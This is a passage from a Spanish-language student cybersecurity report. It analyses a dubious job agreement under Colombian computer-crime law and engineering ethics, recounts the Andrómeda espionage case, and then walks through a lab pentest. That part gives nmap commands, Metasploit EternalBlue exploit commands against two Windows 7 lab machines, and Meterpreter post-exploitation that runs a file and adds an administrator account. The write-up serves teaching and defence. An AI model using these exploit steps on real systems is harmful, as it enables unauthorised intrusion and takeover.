[18] CONSEJO PROFESIONAL NACIONAL DE INGENIERÍA, Op. Cit., p. 13
[19] Ibíd., p. 11
[20] COLOMBIA. CONGRESO DE LA REPUPLICA. Ley 1273, Op. Cit., p.1-2
[21] Ibíd., p.3
[22] CONSEJO PROFESIONAL NACIONAL DE INGENIERÍA Op. Cit., p. 7

5.2.2 Vulneraciones del Acuerdo

Revisando este acuerdo se podrían estar violando los delitos mencionados en los **artículos 269A, 269C, 269E, 269F y 269G** de la **ley 1273 de 2009** pero especialmente los **269A, 269C y 269F** con sus agravantes, especialmente los listados en **269H en los ítems 3 y 7**[23].

En el item anterior se referencian muchos de los apartes del documento **Anexo 3 - Acuerdo** (Ver Anexo C) donde se identifican los apartes que se pueden considerar acciones ilegales respecto a la ley 1273 de 2009, sin embargo es necesario focalizarse en tres de los delitos reconocidos en esta ley y que son:

Artículo 269A: *Acceso abusivo a un sistema informático*[24]. Que en los siguientes textos "Origen de la información confidencial: ... independiente de su fuente o soporte y sin que requiera advertir su carácter confidencial." (Ver Anexo C), así como en la sección Octava el texto: (...) "En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a The Hackers Security." (Ver Anexo C), deja entrever que la información confidencial no objeta el origen legal o ilegal de donde proviene, poniendo en tela de juicio que tan legalmente se obtiene la información.

Artículo 269C: *Interceptación de datos informáticos*.[25] Se Puede ver en el siguiente texto, "Origen de la información confidencial: ... independiente de su fuente o soporte y sin que requiera advertir su carácter confidencial." (Ver Anexo C), así como en la definición de información confidencial perteneciente a The Hackers Security, "datos secretos como “datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos”." (Ver Anexo C), que se puede evidenciar la tenencia de información proveniente de esta practica delictiva y que The Hackers Security reconoce sin reparos a la luz de lo legal y lo ético de su actividad empresarial. Mostrando que la posible violación de este articulo no es una preocupación para la organización.

Artículo 269F: *Violación de datos personales*[26]. Que muestra en el siguiente Texto,
"Origen de la información confidencial: ... independiente de su fuente o soporte y sin que requiera advertir su carácter confidencial" (Ver Anexo C), así como en "... En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Hackers Security." (Ver Anexo C), que se puede

[23] COLOMBIA. CONGRESO DE LA REPUPLICA. Ley 1273, Op. Cit., p.1-3
[24] Ibíd., p. 1
[25] Ibíd., p.2
[26] Ibíd., p. 2

deducir que la solo tenencia de esta información implica ya la violación de datos personales, sin mencionar otras conductas igualmente dudosas.

Estos son tres delitos de la ley 1273 de 2009 que a mi juicio se transgreden permanentemente en el texto del A**nexo 3 - Acuerdo** (Ver Anexo C) por parte de The Hackers Security y que desde la óptica del autor oscurecen la buena fe para con la profesión y quienes la ejercen.

5.2.3 Decisión de Aplicar a convocatoria Hackers Security

Se debe decir que un salario mensual de quince millones de pesos (**$15'000.000**) de manera vitalicia se traduce en una oferta muy tentadora y al mismo tiempo **sospechosa**, pero para que una empresa la ofrezca es porque esta muy segura de que su actuar esta dentro de la ley, o sabe como poner la ley de su parte, aunque muy posiblemente la parte ética no sea, especialmente, importante para su objeto de negocio.

En particular luego del análisis legal realizado al documento "Anexo3 – Acuerdo" (Ver Anexo C), El Autor **No participaría aplicando a este trabajo**, hasta tanto no se reevalúen y resuelvan los aspectos que lo hacen dudoso debido a las evidentes fallas en lo legal y en lo ético y mas cuando la responsabilidad ante cualquier inconveniente estaría sobre el Autor como parte receptora de la información que la organización provee.

Se debe Considerar que la ética de un ingeniero no debe comprarse de la manera que lo hace esta empresa, sometiendo al profesional a incurrir en faltas legales como los ya mencionados referente a los artículos **269A, 269C, 269E, 269F y 269G** de la **ley 1273 de 2009** [27]y sus agravantes.

De igual forma, como se ha expuesto anteriormente, en este documento, existen apartes del documento que atentan directamente contra el código de ética para Ingenierías en Colombia, en particular en lo referente a inducir a los profesionales del equipo Red Team y Blue-Team a **NO Denunciar la posesión de material ilegal** o información de Delitos en The Hackers Security (Ver Anexo C), cuando es obligación del profesional de ingeniería acudir a la autoridad para poner en conocimiento este tipo de actividad, suministrando el material o pruebas que tenga a disposición según el código de ética COPNIA en el Artículo 30 inciso f).
"Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder;" [28] sobre Obligaciones de los Profesionales de la Ingeniería.
De igual forma es importante mantener la dignidad de la profesión haciéndola respetable y honrosa, como cita el Artículo 35, inciso b y c..."Respetar y hacer respetar todas las disposiciones legales y reglamentaras que incidan en actos de estas profesiones, así como denunciar todas sus transgresiones;" [29]y *"Velar por el buen prestigio de estas profesiones;"*[30].
Dicho esto, se hace imprescindible cuestionar la intensión de The Hackers Security expresada en el Anexo3 - Acuerdo (Ver Anexo C), en el cual se hace

[27] Ibíd., p. 1-5
[28] CONSEJO PROFESIONAL NACIONAL DE INGENIERÍA, Op. Cit, p. 7
[29] Ibíd., p. 11-12
[30] Ibíd., p. 11-12

evidente la constante evasión de la responsabilidad de tener y manejar información con oscura procedencia y de procesos delictivos lo que hace de su objeto de trabajo un servicio cuestionable a nivel legal y por tanto de difícil cumplimiento, como cita el Artículo 40, inciso a, "Ofrecer la prestación de servicios cuyo objeto, por cualquier razón de orden técnico, jurídico, reglamentario, económico o social, sea de dudoso o imposible cumplimiento, o los que por circunstancias de idoneidad personal, no pudiere satisfacer;"[31], además cuando la ética obliga a no aceptar trabajos que direccionan a la ilegalidad, Artículo 34, inciso a, "*Ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes, o aceptar tareas que excedan la incumbencia que le otorga su título y su propia preparación;"* [32] y prohíbe hacer labores fuera de la legalidad, Artículo 32, inciso b, *"Permitir, tolerar o facilitar el ejercicio ilegal de las profesiones reguladas por esta ley;"* [33].
Por tanto y por todo lo expresado considero que el Autor **No aplicaría** a esta oportunidad de trabajo.

Se debe decir también que el Acuerdo (Ver Anexo C) puede enmarcarse dentro de lo ético al citar al código de ética cuando nos debemos a nuestro cliente respecto a la confidencialidad y el secreto profesional, Artículo 39, inciso a, "Mantener el secreto y reserva, respecto de toda circunstancia relacionada con el cliente y con los trabajos que para él se realizan, salvo obligación legal de revelarla o requerimiento del Consejo Profesional respectivo;" [34], por lo que muchos aspirantes, incluso The Hackers Security, lo verán desde esta óptica y que puede ser valido como punto de vista, lo que les dará argumentos para decidir aplicar sin remordimientos, para desarrollar su trabajo, y para seguir sustentando el porque The Hackers Security aparece como una empresa exitosa y sobretodo legal. Sin embargo esta misma cita del código de ética podría jugarles en contra cuando se toca la obligación legal de revelar la ilegalidad que pueda existir en esta empresa y labor.

[31] Ibíd., p. 14
[32] Ibíd., p. 10
[33] Ibíd., p. 8
[34] Ibíd., p. 14

5.2.4 Operación Andromeda Buggly

Este episodio de la realidad Nacional, donde intervienen fuerzas Militares y de Policía pertenecientes a grupos de inteligencia y ciberdefensa bajo la misión de la **operación Andrómeda**, buscando obtener información sensible que les permitiera capturar, al parecer personajes de las guerrillas de las Farc y del ELN y anteponerse a sus operaciones delictivas. Sin embargo es claro que en medio de este operativo se encontraron con información de personas que nada tenían que ver con este operativo y sus objetivos pero que evidentemente por ser personajes públicos y/o vinculados a otros procesos de interés nacional, se vieron en la tentación de sacar provecho a este material. Fue lo que al parecer sucedió con miembros del equipo de la operación militar quienes entregaron esta información a personal civil que luego la uso para generar uno de los conflictos Ético-legales mas sonado en la ultima década. Los militares involucrados vendieron información a un Hacker, Andrés Sepúlveda, quien uso esta información para, al parecer, generar caos en el proceso de paz que se daba en la isla de Cuba en ese momento, involucrando incluso a personal de la prensa nacional. Todo este episodio se daba en un lugar público de Bogotá, **Buggly**, que actuaba como fachada de operaciones de espionaje entre las cuales se desarrollaba Andrómeda.

El portal Semana [35]indica que el informe militar que, al parecer, tanto la fachada como la operación Andrómeda estaban enmarcadas dentro la legalidad pues hacían parte de una actividad avalada por un Juez de la Republica. Lo que no vieron fue que algunos de los miembros del operativo atentaron contra el artículo 269F (Violación de Datos Personales)[36] con fines de lucro según lo declarado por el Hacker Sepúlveda.

Hay mucha información que no se ha aclarado y que permanece como secreto militar por lo que quizás nunca se sabrá lo que realmente sucedió detalladamente. sin embargo es claro que aunque la operación estaba enmarcada dentro de la legalidad, no hubo ningún control de los elementos participantes en la operación militar, lo que desembocó en una gran tentación no vencida, resultando en una fuga gravísima de información, que llego hasta las manos de un Hacker que quiso sacar partido tanto económico como político, pero que resulto en una exposición que puso en riesgo la seguridad Nacional y que dejo por el suelo la integridad del Ejercito y de la Policía.
Es posible que haya habido arreglos o pactos entre los involucrados en este suceso, pero esto solo serán conjeturas mientras no se revele la verdad, lo cierto es que si no se aprende de los errores que, como en esta ocasión se dieron, la actividad de obtención de datos y pruebas a través de la tecnología terminara

[35] EL INFORME que sacudió el caso de la fachada Andrómeda [Anónimo]. En: Semana [en línea]. 24, enero, 2015. [Consultado el 6, septiembre, 2022]. Disponible en: https://www.semana.com/nacion/articulo/el-informe-que-sacudio-el-caso-de-la-fachada-andromeda/415642-3/.
[36] COLOMBIA. CONGRESO DE LA REPUPLICA, Ley 1273, Op, Cit., p.2

viéndose como un juego, con el peligro de no desarrollarse o no ser aprovechada de forma adecuada para esclarecer casos judiciales de difícil resolución y que en otros países ya tienen ventaja en este aspecto.

5.3 **Ejecución pruebas de intrusión**

5.3.1 DESCRIPCION DE HERRAMIENTAS

Es necesario aclarar que las etapas en las que se usan las herramientas software, abajo mencionadas, no son en todas las etapas del Pentesting sino en algunas. Las etapas en las que se usó Software son las siguientes:


Levantamiento de Información: NMAP / DB_NMAP
En esta etapa se usan las capacidades de NMAP para determinar las características del sistema, obteniendo datos como Sistema Operativo versión, Nombre del Equipo en la red, **los servicios disponibles en el sistema**, la hora del sistema, además de los puertos abiertos.

Para lograr esta información se ejcuta el siguiente comando:

```
>db_nmap -A 192.168.2.131   y     >db_nmap -A 192.168.2.75
```


Respectivamente para cada una de las maquinas con Windows 7 x86 y Windows 7 x64, ejecutadas como se puede ver en la Figuras 11 y Figura 12

Figura 11: comando db_nmap –A para Win7x86



Fuente: elaboración propia

Figura 12: comando db_nmap –A para Win7x64




Fuente: elaboración propia

Escaneo de puertos y servicios: NMAP / DB_NMAP
La fuerza de esta herramienta está muy bien focalizada en esta etapa, pues NMAP se usa principalmente para el escaneo de puertos que se pueen mirar tanto en el comando anterior (Levantamiento de Información) como en el siguiente:

```
>db_nmap -sV 192.168.2.131 y     >db_nmap -sV 192.168.2.75
```


Donde se muestra además de los puertos abiertos, sus versiones en uso como se ve en la Figura 13 y Figura 14.

Figura 13: comando db_nmap -sV en Win7x86



Fuente: elaboración propia

Figura 14: comando db_nmap –sV para Win7x64



Fuente: elaboración propia

Explotación de vulnerabilidades: Metasploit Framework


Metasploit es una herramienta de gran poder en esta etapa, pues luego de obtener la información del sistema, sus puertos y servicios se pueden seleccionar los exploits que se usaran para la detección y ataque de una vulnerabilidad

Para este caso fue seleccionado el exploit de nombre **EternalBlue** (*0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14*), que permitirá acceder al sistema del Objetivo. La manera de hacerlo es seleccionando el Exploit (ver Figura 15), completar la información requerida que en este caso es la Ip de la maquina objetivo (ver Figura 16 y Figura 17), y luego se ejecuta el Exploit (ver Figura 18), de la siguiente manera:

```
>use 0 | >use exploit/windows/smb/ms17_010_eternalblue
>set RHOSTS 192.168.2.131   y    >set RHOSTS 192.168.2.75
>run | >exploit
```


Respectivamente para las maquinas Windows 7 x86 y Windows 7 x64

Figura 15: selección de Exploit EternalBlue




Fuente: elaboración propia

Figura 16: Selección de RHOSTS en Win7x86




Fuente: elaboración propia

Figura 17: Selección de RHOSTS en Win7x64



Fuente: elaboración propia

Figura 18: Ejecución del Exploit EternalBlue




Fuente: elaboración propia

Post explotación: Metasploit Framework >meterpreter

Como en la maquina con Windows 7 x86 no fue posible avanzar hasta este punto solo se hará referencia a las acciones en la Maquina Windows 7 x64.


En este punto se llega a la ejecución de un Payload como Meterpreter el cual permite realizar acciones en el sistema. Aquí se realizaron dos acciones que son la ejecución del archivo **winse20w0.exe** ubicado en "*c:\users\semi*" del sistema objetivo (ver Figura 19), y además se crea un usuario administrador de nombre JohnMartinez (ver Figura 20), además de la navegación en la estructura de carpetas.

Figura 19: Ejecución de archivo winse20w0.exe en Win7x64



Fuente: elaboración propia

Figura 20: Creación de Usuario JohnMartinez en Win7x64



Fuente: elaboración propia

Estas herramientas usadas en este proceso ayudan a identificar las fallas de seguridad del sistema así como la fragilidad del mismo dándo la posibilidad a su vez de pensar en implementar una serie de acciones encaminadas a asegurar la vulnerabilidad ofrecida tanto por la desactualización del sistema operativo de las maquinas sospechosas como de los servicios ofrecidos por ellas, específicamente el de compartir recursos a través del SMBv1 que debe ser actualizado y robustecido para que no pueda ser atacado y accedido.

5.3.2 DATOS CLAVES PARA IDENTIFICAR VULNERABILIDAD

- La primera información en aparecer fue el texto **"Los equipos de cómputo de los cuales se sospecha cuentan con Windows 7 X86 y X64, estos equipos tienen un sistema operativo antiguo"** (Ver Anexo D), donde se especifica el sistema operativo usado por las maquinas sospechosas y su arquitectura, que además da una idea inicial de que están desactualizados aun siendo por la necesidad de correr un programa o software en este ambiente. Por tanto se tienen dos posibles focos de vulnerabilidad

- más adelante se encuentra el siguiente texto **"Los equipos de cómputo cuentan con un SMBv1 activo para compartir impresoras y algunos archivos dentro de la red"** (Ver Anexo D), que indica la tenencia del protocolo SMB (Server Message Block) que permite el intercambio de recursos como archivos e impresoras, pero que hasta para Windows 7 es una versión bastante antigua, dado que Windows 7 maneja este protocolo en la versión 2.1[37], lo que de entrada muestra una posible vulnerabilidad a mejorar para los equipos en cuestión y que repercutiría en toda la red organizacional.

- Seguido a eso se encontra que **"los S.O. no se encontraban actualizados, y su última actualización fue el 05 de febrero de 2017"** (Ver Anexo D), lo que confirma la idea de obsolescencia del sistema, pues las actualizaciones faltantes podrían ser muchas de acuerdo a la fecha de la última actualización, Febrero de 2017. Esta situación muestra la necesidad y la importancia de mantener las actualizaciones al día

- Más adelante nos se encuentra que **"pueden estar relacionados al fallo de seguridad con identificador CVE-2017-0144, además los equipos de cómputo no tienen instalada la actualización MS17-010"** (Ver Anexo D), lo que confirma la falla referente a la vulnerabilidad del protocolo SMBv1[38], pues esta Actualización y CVE explican la vulnerabilidad asociada a SMB por ser posible la ejecución de código remotamente[39]. Lo que pondría en riesgo toda la red de información de la organización.

---

[37] IONOS. SMB (server message block): definición, funciones y áreas de aplicación. IONOS Digital Guide [sitio web]. (24, septiembre, 2020). [Consultado el 20, septiembre, 2022]. Disponible en: https://www.ionos.es/digitalguide/servidores/know-how/server-message-block-smb.

[38] MICROSOFT. MS17-010: actualización de seguridad para windows server de SMB: 14 de marzo de 2017. Microsoft Support [sitio web]. (abril, 2017). [Consultado el 17, septiembre, 2022]. Disponible en: https://support.microsoft.com/es-es/topic/ms17-010-actualización-de-seguridad-para-windows-server-de-smb-14-de-marzo-de-2017-435c22fb-5f9b-f0b3-3c4b-b605f4e6a655.

[39] CVE-MITRE. Cve-2017-0144. CVE -CVE [sitio web]. (2016). [Consultado el 20, septiembre, 2022]. Disponible en: https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2017-0144.

- Luego se encuentra el texto **"uno de esos dos equipos de cómputo suele mostrar pantalla azul error de Windows de una manera constante."** (Ver Anexo D)**,** lo que da el indicio de una posible falla causada por una intrusión remota y que al menos uno de los dos equipos ha sido atacado.

- Finalmente se lee lo siguiente: **"el archivo que contiene la información que han estado extrayendo tiene el nombre de 'winse20w0.exe'"** (Ver Anexo D), que muestra de manea clara un objetivo a perseguir y parte de lo que estamos buscando como equipo Red-Team y que a la postre conllevará a establecer controles a nivel de sistema operativo, como mantener las actualizaciones al día y en lo posible usar sistemas operativos más actuales, si fuera posible sin sacrificar la operatividad de la organización. por otro lado se debe actualizar y fortalecer la seguridad de puertos y servicios ofrecidos por el SMB, buscando corregir la vulnerabilidad identificada como CVE-2017-0144 y las que resulten luego de análisis e identificación de vulnerabilidades.


5.3.3 HERRAMIENTAS PARA IDENTIFICAR VULNERABILIDADES

El escaneo de puertos se puede decir que es una de las técnicas que usan regularmente profesionales en seguridad de la información, así como los mismos delincuentes, para identificar los puertos disponibles en los equipos de una red informática. En esta técnica se envían señales a cada puerto existente y de acuerdo a la respuesta que cada uno devuelve se determina si están o no abiertos o disponibles o como se conoce técnicamente, está a la escucha.

NMAP es la herramienta utilizada para identificar las vulnerabilidades de la maquina objetivo, y que muestra los servicios y los puertos con posibles fallos de seguridad que posteriormente podrán ser atacados. Para este caso la vulnerabilidad, referente al código **CVE-2017-0144**, está asociada al **puerto TCP 445** que es donde trabaja el protocolo de servicios compartidos **SMBv1** (Server Message Block ver 1).

Naturalmente NMAP puede evidenciar que existen más puertos a la escucha, como se ve en la Figura 21, que habrá que evaluar también su seguridad para impedir que sean objeto de ataque por parte de intrusos.

Figura 21. Uso de la Herramienta NMAP|DB_NMAP



Fuente: elaboración propia


5.3.4 AFECTACION DE MAQUINA OBJETIVO

Las afectaciones a un sistema pueden ser muy varadas dependiendo de si el ataque tiene o no éxito y de la gravedad o severidad del daño ocasionado. Los daños o afectaciones pueden ser tales como intentos fallidos de ataque, donde es contenido o no logra su cometido, también pueden presentarse incidentes donde la información es revelada o accedida por personal diferente al autorizado lo que representa una falla de seguridad un poco más seria y que debe atenderse oportunamente, sin embargo los atacantes pueden generar incidentes mucho más graves como sería la alteración, eliminación o la no disponibilidad de la información lo que es conocido como denegación de servicios ante lo cual se requieren acciones urgentes o inmediatas para contener este tipo de ataques, que suelen ser catastróficos. Por esto siempre será necesario anticipar cualquier problemática en este sentido para evitar daños de gran nivel.

Para el caso específico que presenta el escenario del anexo 4, la maquina con Windows x86 al ser atacada produce un error de compatibilidad lo que provoca un pantallazo azul o BlueScreen seguido del reinicio de la maquina lo que, a lo mejor se interpreta como suerte al no poder acceder su sistema con el ataque usado, sin embargo, el hecho de provocar un error y un reinicio ya podría ser considerado como una denegación de servicio. La máquina con Windows 7 x64 si logra ser accedida y por tanto es víctima de fuga de información.

La máquina con Windows 7 x64 es afectada por el ataque cuando se ve expuesta la **confidencialidad** en primera instancia, pues el atacante puede ver toda la información que allí se encuentre y que se supone no debe estar disponible a personal no autorizado para ver esta información, luego se ve afectada la **Integridad** pues la información puede ser modificada o alterada si así lo quisiera el atacante pudiendo así generar información falsa que muy seguramente comprometería a los propietarios de esta, y por último se ve afectada la **Disponibilidad**, pues la información que se maneja en este sistema podría ser secuestrada o eliminada lo que generaría una falla de seguridad en todos los sentidos y que quebranta todos los *principios de seguridad de la información*. La Figura 22 representa la afectación de un sistema cuando es atacada indicando que el ataque que en este caso, es realizado usando Exploits, posibilitan el acceso al objetivo quebrantando la ***Integridad***, ***Disponibilidad*** y la ***Confidencialidad*** de la información organizacional.

Figura 22. Afectación de un sistema



Fuente: elaboración propia

5.3.5 PASO A PASO ATAQUE RED TEAM

Levantamiento de Información
Para iniciar este proceso se revisó con paciencia la información provista por el cliente, donde expresa su preocupación por la fuga de información que se ha presentado y donde resalta puntos relevantes para iniciar este trabajo.

- Se sabe que son dos equipos que trabajan como servidores de impresión y archivos además con sistemas Operativos Windows 7 de 32bits y de 64 bits desactualizados desde Febrero de 2017.
- Se cuenta con dos Imágenes de los equipos sospechosos de haber sido vulnerados.
- Se sabe que estos equipos utilizan el protocolo SMB en su versión 1, la cual usa el puerto TCP 445 de manera predeterminada, para compartir los recursos. se debe verificar si existe alguna vulnerabilidad asociada a este puerto y servicio.
- Otro dato importante es la sospecha de la vulnerabilidad asociada al código CVE-2017-0144 dado que no cuentan con la actualización MS17-010. este Código CVE está asociado a una vulnerabilidad del SMB en su versión 1 la cual concuerda con el estado de las actualizaciones de estos servidores.
- Por otro la se menciona que uno de los equipos muestra con frecuencia, la llamada BlueScreen o Error de pantalla Azul.
- Por último se sabe que el archivo que extrae información tiene el nombre de winse20w0.exe y debe ser localizado. (Ver Anexo D)

Dada toda esta información el autor se dispone a realizar una prueba de penetración o pentesting, buscando acceder de manera intrusiva a los equipos en cuestión, para identificar la forma en que está siendo atacado uno de ellos desembocando en una falla de seguridad representada por una fuga de información.
Lo primero es estar en la misma red local en la que se encuentran estos equipos. Los rangos de Ip's están definidas por el rango
192.168.2.0/24
La máquina usada para atacar está en la Ip 192.168.2.134
La máquina con Windows 7 32 bits trabaja en la Ip 192.168.2.131.
La máquina con Windows 7 64 bits trabaja en la Ip 192.168.2.75

Modelado de amenazas
Se pretende iniciar un escaneo de puertos y servicios para conocer si el puerto TCP 445, asociado al servidor de impresoras y archivos, SMBv1, está abierto y a partir de esta información se iniciará un ataque a través de exploits para ingresar a la maquina objetivo. Si todo sale bien hasta aquí se puede iniciar un escalamiento en privilegios, de ser necesario, para demostrar la vulneración.

Antes de todo se inició postgresql como servicio de base de datos para usarlo en la consola de metasploit así:

```
> service postgresql start
>msfdb init
>msfdb start
>msfconsole
```

y se verifica con

```
msf6>db_status
```

Escaneo de puertos y servicios

